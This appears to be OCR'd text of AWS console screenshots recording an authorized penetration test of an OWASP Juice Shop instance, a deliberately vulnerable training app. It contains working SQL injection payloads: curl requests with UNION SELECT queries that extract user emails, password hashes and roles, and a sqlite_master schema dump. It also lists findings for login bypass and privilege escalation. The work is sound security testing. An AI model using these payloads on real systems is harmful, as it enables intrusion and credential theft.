Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
ETag: W/"266-NRX0DPCGY7luXLUwuSgXXhpTN/Y"
Vary: Accept-Encoding
{"status":"success","data":[{"id":1,"name":"Apple Juice (1000ml)","description":"test","price":1.99,"deluxePrice":0.99,"image":"apple_juice.jpg","createdAt":"2026-10-19 16:09:22.544 +00:00","updatedAt":"2026-10-19 20:22:12.011 +00:00","deletedAt":null},{"id":24,"name":"Apple Pomace","description":"Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.","price":0.89,"deluxePrice":0.89,"image":"apple_pressings.jpg","createdAt":"2026-10-19 16:09:22.546 +00:00","updatedAt":"2026-10-19 16:09:22.546 +00:00","deletedAt":null}]}~ $
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent (now part of AWS Continuum)
Agent Spaces
Successfully updated code review configuration for Agent Space: JuiceShop-BuilderSession
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession
CloudShell
Actions
us-east-1
~ $ curl -i -s "$BASE/rest/products/search?q=test%27--"
HTTP/1.1 500 Internal Server Error
Server: nginx/1.30.5
Date: Wed, 21 Oct 2026 10:34:50 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Vary: Accept-Encoding
<html>
<head>
<meta charset='utf-8'>
<title>Error: SQLITE_ERROR: incomplete input</title>
<style>* {
margin: 0;
padding: 0;
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent (now part of AWS Continuum)
Agent Spaces
Successfully updated code review configuration for Agent Space: JuiceShop-BuilderSession
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession
CloudShell
Actions
us-east-1
~ $ curl -i -s "$BASE/rest/products/search?q=test%27))--"
HTTP/1.1 200 OK
Server: nginx/1.30.5
Date: Wed, 21 Oct 2026 10:35:39 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 30
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY"
Vary: Accept-Encoding
{"status":"success","data":[]}~ $
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent
(now part of AWS Continuum)
Agent Spaces
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession
Successfully updated code review configuration for Agent Space: JuiceShop-BuilderSession
CloudShell
Actions
us-east-1
{"status":"success","data":[]}~ $ curl -s "$BASE/rest/products/search?q=test%27))%20UNION%20SELECT%20id,email,password,role,5,6,7,8,9%20FROM%20Users%20LIMIT%205--" | python3 -m json.tool
{
"status": "success",
"data": [
{
"id": 1,
"name": "admin@juice-sh.op",
"description": "0192023a7bbd73250516f069df18b500",
"price": "admin",
"deluxePrice": 5,
"image": 6,
"createdAt": 7,
"updatedAt": 8,
"deletedAt": 9
},
{
"id": 2,
"name": "jim@juice-sh.op",
"description": "e541ca7ecf72b8d1286474fc613e5e45",
"price": "customer",
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent
(now part of AWS Continuum)
Agent Spaces
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession
Successfully updated code review configuration for Agent Space: JuiceShop-BuilderSession
CloudShell
Actions
us-east-1
"createdAt": 7,
"updatedAt": 8,
"deletedAt": 9
}
]
}
~ $ nano search-sql.py
~ $ export TARGET_URL="$(aws cloudformation describe-stacks --stack-name juiceshop-ecs --query "Stacks[0].Outputs[?OutputKey=='BastionHostURL'].OutputValue" --output text)/rest/products/search"
~ $ export EXPECTED_ADMIN_EMAIL="admin@juice-sh.op"
~ $ export EXPECTED_ADMIN_HASH="0192023a7bbd73250516f069df18b500"
~ $ export EXPECTED_ADMIN_ROLE="admin"
~ $ export EXPECTED_SQLITE_VERSION="3.44.2"
~ $
~ $ echo "$TARGET_URL"; echo "$EXPECTED_ADMIN_EMAIL"; echo "$EXPECTED_ADMIN_HASH"; echo "$EXPECTED_ADMIN_ROLE"; echo "$EXPECTED_SQLITE_VERSION"
http://34.207.232.88/rest/products/search
admin@juice-sh.op
0192023a7bbd73250516f069df18b500
admin
3.44.2
~ $
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent (now part of AWS Continuum)
Agent Spaces
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession
Successfully updated code review configuration for Agent Space: JuiceShop-BuilderSession
CloudShell
Actions
us-east-1
Observed: Role 'admin' confirmed in price field via UNION injection
Result: FAIL
[Test 8] Schema enumeration: Users table CREATE statement via sqlite_master
Payload: q=test'))UNION SELECT name,sql,3,4,5,6,7,8,9 FROM sqlite_master WHERE type='table' AND name='Users'--
Status Code: 200
Observed: Schema info extracted (1 table definitions visible)
Result: FAIL
SUMMARY
Tests run: 8
Tests indicating vulnerability (FAIL): 8/8
Success rate of exploitation: 8/8 (100%)
Conclusion: SQL injection is confirmed and actively exploitable.
The q parameter allows full UNION-based extraction of all database tables.
REMEDIATION = NOT_REMEDIATED
~ $
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent (now part of AWS Continuum)
Agent Spaces
AWS Security Agent > Agent Spaces > JuiceShop-BuilderSession
Successfully updated code review configuration for Agent Space: JuiceShop-BuilderSession
CloudShell
Actions
us-east-1
3.44.2
~ $ chmod +x search-sql.py
~ $ python search-sql.py
BASELINE: Normal product search
Status: 200
Products returned: 2
Baseline OK - endpoint is functional
VULNERABILITY TESTS: SQL Injection via 'q' parameter
[Test 1] Error-based: single quote triggers SQLITE_ERROR
Payload: q=test'--
Status Code: 500
Observed: SQLITE_ERROR disclosed in response
Result: FAIL
[Test 2] Structure confirmation: double-paren closure returns empty success
CloudShell
Agent Toolkit for AWS
Feedback
© 2026, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences



AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Security findings are discovered and validated by AWS Security Agent as the pentest run progresses. Lower-confidence and Informational findings are hidden by default — toggle to show everything.
Filter findings
Multiselect Findings
Revalidate 0 findings
Unauthenticated SQL Injection in POST /rest/user/login `email` Field Enabling Authentication Bypass, Attacker-Selected Account Takeover, and Privilege Escalation to Administrator
Confidence - High
Critical
Active
Last updated: October 20, 2026, 02:30 (UTC+5:30)
Vertical Privilege Escalation via Mass Assignment of `role` on Unauthenticated User Registration Endpoint
Name
Value
TARGET_URL
http://juiceshop.dev
REQUEST_TIMEOUT
15
REQUEST_DELAY
1.0
VICTIM_EMAIL_FRAGMENT
jim
VICTIM_USER_ID
2
This feature uses generative AI. You should review the responses or script that it generates, and run it only against systems you are authorised to test. Please see the AWS Responsible AI Policy
Download Python script
Evidence
Is this finding accurate? Edit inaccuracies to improve agent performance
Edit
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback



AWS Security Agent (part of Continuum)
Administrator
Home
Threat models
Penetration tests
Code reviews
Design reviews
Resources
Documentation
Send feedback
Home > JuiceShop-BuilderSession > Penetration tests > JuiceShop-Builder-Session-Pentest
JuiceShop-Builder-Session-Pentest
Web application
Modify details
Enable continuous pentesting
Schedule
Start run
Target URLs: http://juiceshop.dev Created: October 19, 2026, 21:38 (UTC+5:30)
Penetration test runs
Configurations
Learning resources
Latest run
Monitor run
Start time
1 day ago
Status
Complete
Duration
4 hours 55 minutes
ID
pj-7c412ab2-90dd-4952-b001-99c101b5a1d6
Current step
All steps complete
Security findings
Critical: 4 findings
High: 8 findings
Medium: 8 findings
Low: 0 findings
All runs (1)
Filter runs
All job types
Start time
Status
Job type
Duration
Task hours
Findi
© 2026, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy
Terms
Cookie preferences
Send feedback

